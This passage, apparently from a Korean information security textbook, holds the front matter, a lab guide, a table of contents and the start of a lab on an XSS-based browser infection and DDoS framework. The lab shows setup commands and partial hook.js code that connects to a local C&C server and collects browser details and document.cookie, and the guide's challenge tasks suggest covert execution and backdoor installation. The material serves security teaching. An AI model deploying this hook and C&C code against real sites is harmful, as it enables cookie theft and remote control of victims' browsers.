

Information Security
Principles and Practice

정보 보안
원리 및 실습

황성운 저



정보 보안 원리 및 실습

초판인쇄 2017년 11월 16일

초판발행 2017년 11월 23일

지은이 황성운

펴낸이 김승기

펴낸곳 (주)생능출판사 / 주소 경기도 파주시 광인사길 143

출판사 등록일 2005년 1월 21일 / 신고번호 제406-2005-000002호

대표전화 (031)955-0761 / 팩스 (031)955-0768

홈페이지 www.booksr.co.kr

책임편집 이문영 / 편집 신성민, 김민보, 순정희, 정하승 / 디자인 유준범

마케팅 백승욱, 최복락, 최일연, 김민수, 심수경, 차종필, 백수정, 최태웅, 김범용, 김민정

인쇄 성광인쇄(주) / 제본 은정문화사

ISBN 978-89-7050-929-7 93000

정가 27,000원

- 이 도서의 국립중앙도서관 출판예정도서목록(CIP)은 서지정보유통지원시스템 홈페이지(<http://seoji.nl.go.kr>)와 국가자료공동목록시스템(<http://www.nl.go.kr/kolisnet>)에서 이용하실 수 있습니다.
(CIP제어번호: CIP2017025039)
- 이 책의 저작권은 (주)생능출판사와 지은이에게 있습니다. 무단 복제 및 전재를 금합니다.
- 잘못된 책은 구입한 서점에서 교환해 드립니다.

서문

이 책의 목적

이 책의 목적은 정보 보안이라는 큰 그림을 그리고, 그 구조 및 작동 원리를 파악하는 데 있다.

이 책의 독자

이 책은 기초 정보 과학을 수강한 고등학생부터 대학생 및 대학원생, 장차 각종 자격증 취득 및 취업을 준비하고 있는 학생, 현업에 종사하고 있는 직장인 외 전문가까지 다양하게 활용할 수 있다.

이 책은 어떻게 쓰여졌는가?

많은 정보 보안 교재가 광범위한 분야를 수박 겉핥기 식으로 다룬다 보니 독자의 흥미를 끌지 못하고 있다. 그렇다고 너무 깊고 어려우면 큰 그림 파악은커녕 중도에 포기할 수 있다. 정보 보안이 다른 컴퓨터 관련 과목보다 더 접근하기가 어려운 것은 널리 알려진 사실이다. 왜냐하면, 보안의 대상이 컴퓨터, 네트워크 및 이를 다루는 인간까지 다양하며, 적어도 보안이 적용되는 대상의 동작 원리 및 취약점을 어느 정도꿰뚫고 있어야 하기 때문이다.

따라서, 이 책을 쓰는 내내 어떻게 독자에게 흥미를 주면서도, 밑바탕에 깔린 원리를 파악할 수 있도록 글을 쓸 것인지 고민하였고, 이를 위해서 ‘집중과 선택’의 원리를 적용하였다. 다양하고 많은 토픽을 다루기보다는 핵심적이면서도 기본적인 원리, 현재 실무적으로 이슈가 되고 있거나 앞으로 쓰일 가능성이 높은 주제를 선택하여 흥미 있게 다루려고 노력하였다.

또한, 실습을 통해서 정보 보안의 이론에 그치지 않고 **현장 실무**에 접할 수 있도록 하였다. 다른 과목도 마찬가지지만 실습은 먼저 실습 환경이 갖춰져야 한다. 정보 보안은 실습 환경을 구축하는 것부터 어렵다. 네트워크를 구성하고 여기에 서버와 공격 에이전트를 설치하고, 공격을 실행하고 그 결과를 분석할 수 있어야 하기 때문이다. 본 교재의 실습 과정은 초보자도 쉽게 따라 할 수 있도록 자세하게 구성하려고 노력하였다.

이 책을 사용하는 방법

일단 이 책을 처음부터 끝까지 대략적으로 먼저 살펴보기 바란다. 실습 과정에서는 단순히 실

습만을 제시하지 않고 실습 이해에 도움이 되는 관련 이론도 소개하였기 때문에 전체적으로 훑어 볼 필요가 있다. 실습을 따라 해봄으로써 기본 원리 및 동작 과정을 파악한 다음 새로운 시도를 해보기를 바란다. 실습을 통해 작동 원리를 손으로 느낄 수 있을 뿐만 아니라 협업 종사자들이 갖는 실무 능력도 쌓을 수 있다. 뛰어난 학생은 본 교재의 실습들을 참조하여 새로운 공격을 찾아내거나 만들어낼 수 있을 것이다. 참고로 본문 중에서 대학교 저학년 학생들에게 난이도가 비교적 높다고 생각되는 부분은 (*) 표시를 해두었다.

실습 과정에서는 실제 상용 인터넷 환경이나 특정 웹 사이트 또는 서비스를 대상으로 시험하지 않기를 바란다. 이것은 법률적인 문제를 야기할 뿐만 아니라 자칫 의도와 달리 피해를 끼칠 수 있기 때문에 도의적으로도 해서는 안 된다. 본 교재에서는 가상 환경을 구축하여 실습을 하도록 안내하고 있다. 요즘 제공되는 가상 환경은 정보 보안의 핵심적인 부분들을 충분히 실습할 수 있을 정도로 실제 환경과 유사하다. 시간은 걸리더라도 이런 실습 환경을 구축하면서 실질적인 공부와 훈련을 할 수 있다.

정보 보안 분야에서 국제적으로 널리 인정받는 자격증은 International Information Systems Security Certification Consortium에서 발행하는 **CISSP**(Certified Information Systems Security Professional)이다. 저자가 집필 과정에서 본 자격증을 염두에 둔 이유는, 이 자격증이 컴퓨터 보안 실무를 바탕으로 개발되었으며, 국내외적으로 정보 보안 산업 분야에서 보편적으로 인정된 자격증이기 때문이다. 이 자격증에 관심이 있는 독자는 각 장의 끝 부분에 있는 **주요 용어**의 한글과 영문 용어를 관련 지어 공부하기 바란다.

강의하시는 분들께

이 책의 가장 큰 특징은 이론과 실습이 함께 어우러져서 하나의 주제를 완성한다는 점이다. 기존 보안 교재들은 주로 이론 위주가 많았기 때문에 강의하시는 분들이 별도로 실습을 준비해야 하는 문제가 많았다. 그러나 본 교재를 활용하면, 실습을 수업 시간에 설명하기 위해 데모 환경을 구축하는 데 많은 시간을 들일 필요가 없다. 교재의 실습 과정에 제공된 스크린샷을 중심으로 설명하면 학생들이 이해하는 데 별 어려움이 없을 것이다. 또한 실습 과정이 자세히 나와있기 때문에 학생들에게 과제로 내는 데도 문제가 없다. 이것은 저자가 본 교재 초안을 가지고 실제 수업을 함으로써 확인한 사항이다.

다만 강의하시는 분들이 집중해야 하는 부분은 교재에 나와있는 실습을 기반으로 학생들에게 흥미와 도전을 줄 수 있는 참신하면서도 새로운 공격, 방어 기법을 시도하도록 적절히 안내하는 것이다. 일부 학생들의 경우 의욕만 앞서 난이도가 높은 문제를 선택했다가 좌절할 수 있기 때문이다. 이와 관련해서 본 교재의 **실습 가이드**를 참조하면 학생들 지도에 큰 도움이 될 것이다.

이 책을 위한 웹 사이트

이 책은 현실적으로 정보 보안의 모든 주제 및 공격/방어 실습을 다루지는 못한다. 그러나 교재에 소개된 공격에 대해서는 최대한 방어 메커니즘까지 다루려고 노력했으며, 일부는 개략적인 수준에서 대응 방안을 제시하고 있다. 이 책에서 미처 다루지 못한 주제 및 공격/방어는 별도의 심화 학습을 통해서 해결하면 좋을 것이다. 관련 심화 학습 및 기타 강의 관련 정보는 이 책을 위한 웹 사이트를 참고하기 바란다.

- shinan.hongik.ac.kr/~sohwang
- cafe.daum.net/securitybook

감사의 글

이 책이 나오기까지 많은 사람이 도움을 주셨다. 바쁘신 와중에서도 서울여자대학교 김형종 교수님, 한신대학교 이형우 교수님, 한성대학교 김승천 교수님, 연세대 권태경 교수님께서 검토에 참여하셨다. 이외에도 여러 익명의 교수님들께서 검토하셨다. 이 분들께 특별한 감사의 말씀을 드린다.

홍익대학교 박사과정 한경현과 석사 졸업생 여인성, 석사과정 Nguyen Trong Kha, Vu Duc Ly, RA 학부생 이승한, 김태관은 이 책의 실습 자료를 만들고 검증하는 데 도움을 주었다. 홍익대학교 김인태 박사는 독자의 시각에서 수 차례 이 책을 감수하고 비판적인 의견을 주었다.

이외에도 실무 현장의 산업체 전문가들, 수강한 학생들, 편집에 수고를 아끼지 않은 출판사 직원들 모두에게 감사드린다. 특히 이문영 편집자는 편집 과정에서 수 많은 오류를 정정함으로써 이 책의 완성도를 높였다.


2017년 10월
저자 황성운

실습 가이드

실습 가이드에서는 본 교재에서 제공하는 실습들에 대한 선후 관계, 난이도, 중요도 및 의미, 실습 과정에서의 주의 사항을 설명한다. 또한 본 실습을 발전시킬 수 있는 심화 과정 또는 새로운 형태의 실습을 도전 과제로 제시하고 있다.

[3장 실습]

실습 번호	실습 이름	선행 실습	난이도	비고
3-1	가상 머신	없음	하	실습 환경을 구성하기 위해서 필요한 실습
3-2	TCP SYN Flooding 공격	3-1	중	<ul style="list-style-type: none">- 시스템 자원을 소진하는 대표적인 공격- 각 실습 환경 구성에 참고가 됨- 처음으로 가상 머신을 통해 실습 환경을 구성하므로 어려울 수 있음
3-3	HTTP Get Flooding 공격	3-2	하	
3-4	HTTP CC 공격	3-2	상	캐싱 장비를 대신할 캐싱 서버를 구축해야 함
3-5	DNS Amplification 공격	3-7	상	DNS 서버를 구축해야 함
3-6	SIP Flooding 공격	3-2 3-7	상	SIP 서버를 구축해야 함
3-7	UDP Flooding 공격	3-2	하	대표적인 대역폭 소진 공격
3-8	ICMP Flooding 공격	3-7	하	
3-9	Slowloris 공격	3-2	하	
3-10	ARP Spoofing 공격	3-2	하	대표적인 Spoofing 공격
3-11	DNS Spoofing 공격	3-10	하	
3-12	Replay 공격	3-2	중	해당 취약점이 있는 서버(WebGoat 등)를 구축해야 함



- 주의 사항

- 공통적으로 Windows XP, MS Office 등은 배포할 수 없으므로 직접 구해야 한다.
- 실습 3-1은 다른 실습에서 선행 실습으로 명시되어 있지는 않지만, 환경 구성을 쉽게 하기 위해서 요구되는 실습이므로 반드시 진행하는 것이 좋다.
- 실습 3-3~실습 3-12에서 사용되는 각종 공격 도구는 인터넷에서 찾을 수 있다.

- 도전 과제

- 책에 있는 공격들은 실제 환경에서는 대부분 방어 기법이 적용되어 있어서 직접 실행하기 어려우나, 이를 참고하여 방어 기법이 적용되지 않은 새로운 공격을 찾아서 실습해 본다.

[4장 실습]

실습 번호	실습 이름	선행 실습	난이도	비고
4-1	SetUID	없음	하	리눅스의 권한을 학습하기에 좋음

- 주의 사항

- 실습 4-1은 공격자가 관리자의 시스템을 장악한 상태를 가정하고 백도어를 설치한다. 이 공격을 실제로 이용하기 위해서는 시스템 해킹이 선행되어야 한다.


- 도전 과제

- 백도어를 통해 원격 접속이 가능하게 해본다.
- 관리자에 대한 정보 없이 실제로 시스템을 해킹한 뒤 백도어를 설치해본다.

[5장 실습]

실습 번호	실습 이름	선행 실습	난이도	비고
5-1	리버스 엔지니어링	없음	하	프로그램을 분석하는 방법을 배울 수 있는 실습
5-2	리눅스 환경에서의 스택 버퍼 오버플로우 공격	없음	상	<ul style="list-style-type: none">– 시스템의 메모리 구조를 이해하기에 좋은 실습– 실습을 할 때마다 달라지는 값이 있고, 버퍼 오버플로우 뿐만 아니라 쉘 코드도 필요함
5-3	Metasploit를 활용한 버퍼 오버플로우 공격	없음	중	윈도우, 영문 MS Office 등 자료가 요구됨
5-4	WebGoat 설치	없음	중	<ul style="list-style-type: none">– 아래의 대부분의 실습의 선행 실습– WebGoat 설치는 쉬우나 Eclipse와의 연동에 필요한 작업이 많음
5-5	인증 및 세션 관리 취약점(A2)	5-4	하	
5-6	에러 처리 취약점(기타)	5-4	중	Burp Suite 사용법을 배워야 함
5-7	접근 제어 취약점(A4)	5-4	중	Burp Suite 사용법을 배워야 함
5-8	보안 설정 오류 (A5)	없음	중	Burp Suite 사용법을 배워야 함
5-9	민감 데이터 노출(A6)	5-4	하	
5-10	알려진 취약점이 있는 컴포넌트 사용(A9)	없음	중	실습은 쉬우나 Virtual Box 등 환경 구성에 필요한 작업이 많음
5-11	인젝션(A1)	없음	중	<ul style="list-style-type: none">– 웹 취약점 중에서도 가장 유명한 공격 중 하나– 실습은 쉬우나 DVWA 설치 과정이 필요함
5-12	취약한 API(A10)	5-11	중	교재에서 제공하는 파일로 실습해야 함

5-13	XSS 공격(A3)	5-4	하	웹 취약점 중에서도 가장 유명한 공격 중 하나
5-14	크로스 사이트 요청 위조(A8)	5-13	하	
5-15	업로드 취약점 (기타)	5-4	하	
5-16	공격 방어 취약점(A7)	5-4	중	Eclipse와의 연동이 필요함
5-17	SQL 인젝션 및 XSS 취약점 스캐너 만들기	5-11 5-13	중	취약점 스캐너의 개념을 알 수 있는 실습으로 교재에서 제공하는 파일로 실습해야 함



* 그림에 없으면 다른 실습의 영향이 없는 독립적인 실습입니다.

- 주의 사항

- 공통적으로 Windows XP, MS Office 등은 직접 구해야 한다.
- 실습 5-2는 실습을 할 때마다 달라지는 값이 있으므로 주의해야 한다.
- 실습 5-6, 5-7, 5-8에서 사용되는 Burp Suite, 5-10에서 사용되는 Virtual Box, 5-11에서 사용되는 DVWA에 대한 설명은 인터넷에서 쉽게 찾을 수 있다.
- 실습 5-12, 5-17은 교재에서 제공하는 파일로 실습해야 한다.

- 도전 과제

- 실습 5-11에서 SQL 인젝션은 기본적인 방법만을 설명하고 있으며, Blind SQL 인젝션 등 다양한 공격을 실습해본다.
- 실습 5-17의 스캐너를 이용하여 검사할 수 있는 취약점을 찾아보고, 업그레이드 및 시연을 해본다.

[6장 실습]

실습 번호	실습 이름	선행 실습	난이도	비고
6-1	DLL 인젝션	없음	하	
6-2	키로거	없음	중	실습은 쉬우나 Python 및 관련 모듈 설치 등 환경 구성에 필요한 작업이 많음

- 주의 사항


- 공통적으로 Windows XP, Visual Studio 등은 직접 구해야 한다.
- 실습 6-1에서 DLL 생성 방법을 구체적으로 설명하지 않았으나 인터넷에서 쉽게 찾을 수 있다.
- 실습 6-2에서 Python 사용법을 설명하지 않았으나 인터넷에서 쉽게 찾을 수 있다.

- 도전 과제

- 각 실습은 공격 파일을 사용자가 직접 실행함으로써 이루어진다. 실제 공격에서는 사용자가 모르는 상태로 실행되어야 하므로 이를 위한 구체적인 방법을 생각해본다.

[7장 실습]

실습 번호	실습 이름	선행 실습	난이도	비고
7-1	Metasploit를 활용한 Remote Exploit	없음	하	취약점 공격을 쉽게 도와주는 Metasploit의 사용법을 익히기에 좋은 실습
7-2	XSS 취약점을 악용한 DDoS 공격	3-7 5-13	상	따라하기는 쉬우나, 3장과 5장의 공격을 활용하여 공격하는 시스템을 자바스크립트로 구현한 것이므로 난이도가 높음



- 주의 사항

- 공통적으로 Windows XP, MS Office 등은 직접 구해야 한다.
- 실습 7-1에서 생성한 악성코드가 제대로 된 것인지 확인하기 위해서는 그 환경에 맞는 OS와


프로그램이 있어야 하므로 이를 미리 찾아서 환경을 구성한 뒤 실습을 진행하는 것이 좋다.

- 도전 과제

- 실습 7-2와 같이 교재에 나와 있는 다른 공격 또는 자신이 직접 찾은 공격들을 활용하여 공격을 수행하는 프레임워크를 개발해본다.

[8장 실습]

실습 번호	실습 이름	선행 실습	난이도	비고
8-1	IPtables	3-3 3-8	하	네트워크 공격을 차단하는 기본적인 방법을 배울 수 있는 실습
8-2	Snort	3-9 3-10	중	<ul style="list-style-type: none">– 네트워크 공격을 차단하는 대표적인 방법을 배울 수 있는 실습– Snort 설치는 쉬우나, 차단이 가능하도록 inline 구성에 필요한 작업이 많음
8-3	OSSEC을 활용한 버퍼 오버플로우 탐지	5-2	하	시스템 공격을 탐지하는 대표적인 방법을 배울 수 있는 실습



- 주의 사항

- 공통적으로 Windows XP, MS Office 등은 직접 구해야 한다.
- 8장은 침입 탐지이므로 관련 3장, 5장 실습이 선행되어야 한다.

- 도전 과제

- 교재에 있는 다른 공격 또는 자신이 직접 찾은 공격들을 차단하는 방법을 생각해본다.

[9장 실습]

실습 번호	실습 이름	선행 실습	난이도	비고
9-1	네트워크 포렌식	없음	하	네트워크 트래픽을 분석할 수 있는 방법을 배울 수 있는 실습

- 주의 사항


- 실습 9-1은 문제용으로 만들어진 패킷을 분석한 것이다. 실제 네트워크 트래픽을 분석하는 것은 상당한 프로토콜 지식이 필요할 수도 있다.

- 도전 과제

- 자신의 컴퓨터에서 트래픽을 수집하여 분석해본다.

[10장 실습]

실습 번호	실습 이름	선행 실습	난이도	비고
10-1	OpenSSL 설치	없음	중	10장 실습 환경을 구성하기 위해 필요한 실습으로 OpenSSL 설치에 필요한 작업이 많음
10-2	AES 키 생성 및 암복호화	10-1	하	대표적인 대칭키 알고리즘의 사용법을 배울 수 있는 실습
10-3	RSA 키 생성 및 암복호화	10-1	하	대표적인 공개키 알고리즘의 사용법을 배울 수 있는 실습
10-4	하이브리드 암호화	10-2 10-3	상	<ul style="list-style-type: none">- 대칭키 알고리즘과 공개키 알고리즘의 장단점을 배울 수 있는 실습- 10-2, 10-3의 소스 코드를 활용해야 하므로, 이 실습에 대한 이해와 프로그래밍 능력이 요구됨
10-5	전자서명 생성 및 검증	10-3	하	
10-6	인증서 생성 및 검증	10-5	하	



- 주의 사항

- 다운로드한 OpenSSL에 포함된 applink.c는 프로젝트의 소스 파일에 추가해줘야 한다. 일부 함수는 applink.c가 없으면 동작하지 않기 때문이다. 그리고 이 파일은 리눅스를 기준으로 작성되어 있기 때문에 일부 함수를 윈도우 함수로 수정해주어야 한다.
- 각 함수의 파라미터는 변수의 자료형만 맞춰 넣으면, 함수가 원하는 값을 출력하지 않을 수 있다. 이는 변수의 초기화 등 다양한 문제가 있을 수 있다. OpenSSL 공식 홈페이지에 함수 설명이 있고, 인터넷에도 다양한 소스 코드가 있으므로, 이를 통해 함수 호출 순서를 파악하는 것이 좋다.

- 도전 과제

- 하이브리드 암호화를 구현해본다.
- 위 실습을 활용한 프로그램을 구현해본다.

예:

- AES, RSA 등 암호화 기법을 사용한 채팅 프로그램

- 각 알고리즘의 다양한 모드 사용(AES CTR 모드, RSA 패딩 등)
- 인증서를 사용한 SSL 채팅 프로그램
- 본문에서 설명된 Diffie-Hellman 키 교환, 국대국 프로토콜 등

차례

CHAPTER 01 개요

1.1 주요 정의 및 개념	20
1.2 보안 요구 사항	28
1.3 보안 정책	32
■ 연습문제	40

CHAPTER 02 접근 제어

2.1 주요 정의 및 개념	44
2.2 접근 제어 원칙 및 메커니즘	46
2.3 접근 제어 모델	50
2.4 보안 모델	54
2.5 접근 제어 방식	59
■ 연습문제	65

CHAPTER 03 네트워크 보안

3.1 네트워크 개요	72
3.2 인터넷의 설계 원리	77
3.3 HTTP	80
3.4 DNS	84
3.5 TCP	88
3.6 UDP	91
3.7 IP	92
3.8 ICMP	94
3.9 네트워크 접속 계층	95
3.10 계층별 헤더 포맷 관계	98
3.11 네트워크 공격	99
[실습 3-1] 가상 머신	101
[실습 3-2] TCP SYN Flooding 공격	104
[실습 3-3] HTTP Get Flooding 공격	121
[실습 3-4] HTTP CC 공격	123
[실습 3-5] DNS Amplification 공격	126

[실습 3–6] SIP Flooding 공격	128
[실습 3–7] UDP Flooding 공격	130
[실습 3–8] ICMP Flooding 공격	132
[실습 3–9] Slowloris 공격	136
[실습 3–10] ARP Spoofing 공격	139
[실습 3–11] DNS Spoofing 공격	142
[실습 3–12] Replay 공격	145
■ 연습문제	148

CHAPTER 04 운영체제 보안

4.1 컴퓨터 아키텍처 및 운영체제	152
4.2 커널 아키텍처	156
4.3 인터럽트 및 시스템 콜	158
4.4 보안 아키텍처	160
4.5 리눅스 보안	163
4.6 윈도우 보안	172
4.7 TPM	180
[실습 4–1] SetUID	184
■ 연습문제	188

CHAPTER 05 취약점 분석

5.1 취약점 분석 개요	192
5.2 리버스 엔지니어링	193
[실습 5–1] 리버스 엔지니어링	200
5.3 버퍼 오버플로우 취약점	208
[실습 5–2] 리눅스 환경에서의 스택 버퍼 오버플로우 공격	218
[실습 5–3] Metasploit을 활용한 버퍼 오버플로우 공격	229
5.4 버퍼 오버플로우 대응 방안	232
5.5 웹 취약점	235
[실습 5–4] WebGoat 설치	238
[실습 5–5] 인증 및 세션 관리 취약점(A2)	248
[실습 5–6] 에러 처리 취약점(기타)	258
[실습 5–7] 접근 제어 취약점(A4)	261
[실습 5–8] 보안 설정 오류(A5)	268
[실습 5–9] 민감 데이터 노출(A6)	272
[실습 5–10] 알려진 취약점이 있는 컴포넌트 사용(A9)	277
[실습 5–11] 인젝션(A1)	285
[실습 5–12] 취약한 API(A10)	292
[실습 5–13] XSS 공격(A3)	298

[실습 5-14] 크로스 사이트 요청 위조(A8)	304
[실습 5-15] 업로드 취약점(기타)	311
[실습 5-16] 공격 방어 취약점(A7)	316
[실습 5-17] SQL 인젝션 및 XSS 취약점 스캐너 만들기	324
■ 연습문제	336

CHAPTER 06 악성코드

6.1 악성코드 개요	340
6.2 바이러스	341
6.3 웜	343
6.4 트로jan	344
6.5 루트킷	346
6.6 주요 악성코드 사례	348
6.7 악성코드 분석	349
[사례 학습] 악성코드 분석	352
6.8 DLL 인젝션	362
[실습 6-1] DLL 인젝션	364
6.9 키로거	371
[실습 6-2] 키로거	373
■ 연습문제	377

CHAPTER 07 모의 침입

7.1 주요 정의 및 개념	382
7.2 APT 공격	385
[실습 7-1] Metasploit을 활용한 Remote Exploit	386
[실습 7-2] XSS 취약점을 악용한 DDoS 공격	390
■ 연습문제	403

CHAPTER 08 침입 차단 및 탐지

8.1 네트워크 구조	406
8.2 침입 차단	407
[실습 8-1] IPtables	409
8.3 침입 탐지	414
[실습 8-2] Snort	416
[실습 8-3] OSSEC을 활용한 버퍼 오버플로우 탐지	423
■ 연습문제	434

CHAPTER 09 디지털 포렌식

9.1 주요 정의 및 개념	440
9.2 디지털 정보 수집	442
9.3 디지털 정보 분석	443
9.4 디스크 및 파일 시스템	445
9.5 디지털 포렌식 관점에서의 파일 시스템 분석	458
9.6 메모리 관리	460
9.7 포렌식 아티팩트	469
[실습 9-1] 네트워크 포렌식	471
■ 연습문제	477

CHAPTER 10 암호 및 응용

10.1 주요 정의 및 개념	480
10.2 암호 알고리즘의 분류	481
10.3 DES	488
10.4 AES	492
10.5 RSA	497
10.6 Diffie–Hellman 키 교환	500
10.7 커버로스	503
10.8 링크 암호화 vs 종단간 암호화	507
10.9 SSL/TLS	508
10.10 IPSec	509
10.11 VPN	512
10.12 802.11 무선 랜 보안	514
[실습 10-1] OpenSSL 설치	520
[실습 10-2] AES 키 생성 및 암복호화	526
[실습 10-3] RSA 키 생성 및 암복호화	533
[실습 10-4] 하이브리드 암호화	537
[실습 10-5] 전자 서명 생성 및 검증	542
[실습 10-6] 인증서 생성 및 검증	546
■ 연습문제	556

CHAPTER 11 정보 보안 제품 평가

11.1 주요 정의 및 개념	562
11.2 TCSEC	563
11.3 ITSEC	565
11.4 CC	566

CHAPTER 12 정보 보안 관리 체계

12.1 주요 정의 및 개념	572
12.2 위험 관리	577
12.3 국내 ISMS 현황 [사례 학습] 위험 관리 프로세스	585
	591

부록	599
참고문헌	602
찾아보기	604

공격 원리

공격 대상 웹 서버는 XSS 취약점이 내재된 웹 페이지를 가지고 있다. 공격자는 먼저 피해자를 감염시키는 hook.js와 감염된 피해자와 통신하는 C&C 서버인 monster.js를 만든다. 그리고 XSS 취약점 공격을 통해 웹 서버에 hook.js를 실행하는 코드를 삽입한다. 이 후 피해자 PC가 XSS 공격이 이루어진 페이지에 접속하면, 피해자 PC의 브라우저는 hook.js를 실행시키고 monster.js와 통신한다. 공격자는 monster.js를 통해 피해자 PC의 브라우저에 제어 및 공격 명령을 내린다.

실습 환경

실습은 편의상 웹 서버, 피해자, 공격자를 모두 하나의 시스템에 구축한다.

- OS: CentOS 7
- WebGoat 7.1
- Node 6.10.3
- socket.io 1.7.4
- Browser_Infection_Framework.zip

실습 과정

본 실습은 환경 구성, 공격 준비, 웹 서버 공격 및 피해자 접속, 피해자 공격 순으로 진행된다.

1) 환경 구성

1-1. 본 실습은 XSS를 통해 웹 서버를 공격하기 때문에, 웹 서버에 XSS에 취약한 페이지를 가지고 있는 WebGoat를 설치한다.

```
wget https://github.com/WebGoat/WebGoat/releases/download/7.1/webgoat-container-7.1-exec.jar  
java -jar webgoat-container-7.1-exec.jar
```

2) 공격 준비

2-1. 공격 환경을 구성하기 위해 Apache, PHP를 설치한다.

```
yum install -y httpd  
yum install -y php  
service httpd start  
systemctl enable httpd
```

2-2. 공격 환경을 구성하기 위해 Node.js, socket.io를 설치한다.

```
yum install -y epel-release  
yum install -y npm  
yum install -y nodejs  
npm init -yes  
vi package.json  
("main" 아래에 다음을 추가)  
"dependencies": {  
    "socket.io": "^1.7.4"  
},  
(esc > :wq 입력 후 엔터를 눌러서 저장한다.)  
npm install socket.io  
node -v  
npm list socket.io
```

아래의 왼쪽 그림은 vi package.json 후 수정한 상태이고 아래의 오른쪽 그림은 출력된 Node.js와 socket.io의 버전 정보이다.

```
{  
    "name": "root",  
    "version": "1.0.0",  
    "description": "",  
    "main": "index.js",  
    "dependencies": {  
        "socket.io": "^1.7.4"  
    },  
    "scripts": {  
        "test": "echo \"Error: no test specified\" && exit 1"  
    },  
    "keywords": [],  
    "author": "",  
    "license": "ISC"  
}
```

```
[ root@localhost ~] # node -v  
v6.10.3  
[ root@localhost ~] # npm list socket.io  
root@1.0.0 /root  
└── socket.io@1.7.4
```

2-3. Browser_Infection_Framework.zip을 /var/www/html/attack에 압축 해제한다.

Browser_Infection_Framework.zip에는 다음과 같은 파일이 포함되어 있다.

- monster.js: 감염된 피해자 PC의 브라우저와 공격자 간의 통신을 담당하는 C&C 서버
- interface.php: monster.js를 통해 피해자를 조종하기 위한 인터페이스
- interface.css: interface.php의 stylesheet 파일
- interface.js: interface.php에서 사용되는 자바스크립트 함수가 선언된 파일
- scriptlist.js: 공격에 사용되는 스크립트 리스트를 담은 파일
- hook.js: 피해자가 실행시키도록 할 파일. 실행되면 monster.js와 통신하며, 각종 정보를 제공하고 하달되는 공격 명령들을 실행한다
- victim/index.html: XSS를 활용하여 리다이렉션시킬 웹 페이지. hook.js를 실행하는 자바스크립트가 포함되어 있다.

hook.js는 아래와 같다.

```
/*
 * Copyright (c) 2017 Min Hyeok Park <████████@████.████>
 *                 Mimkyum Kim <████████@████.████>
 */
$(document).ready(function(){

    // 웹 소켓 통신 시작
    var socket = io.connect('127.0.0.1:20001' , {
        'reconnection': true,
        'reconnectionDelay': 1000,
        'reconnectionDelayMax' : 5000,
        'reconnectionAttempts': 5
    });
    socket.connect();
    socket.on("test", function(data){
        console.log(data);
    });

    // 정보수집부, browser navigator object
    function get_navigator(){
        //plugins
        var cp = {};
    }
})
```

```

cp.appCodeName = na.appCodeName;
cp.appVersion = na.appVersion;
cp.cookieEnabled = na.cookieEnabled;
cp.userAgent = na.userAgent;
cp.platform = na.platform;
cp.language = na.language;
cp.plugins = {};
for(var key in na.plugins){
    if(typeof(na.plugins[key]) !== 'object'){
        cp.plugins[key] = na.plugins[key];
    }else{
        cp.plugins[key] = {};
        for(var key2 in na.plugins[key]){
            var str = na.plugins[key][key2];
            if(typeof(str) !== 'object'){
                cp.plugins[key][key2] = str;
            }
        }
    }
}
cp.cookie = document.cookie;
return cp;
}
var na = get_navigator();
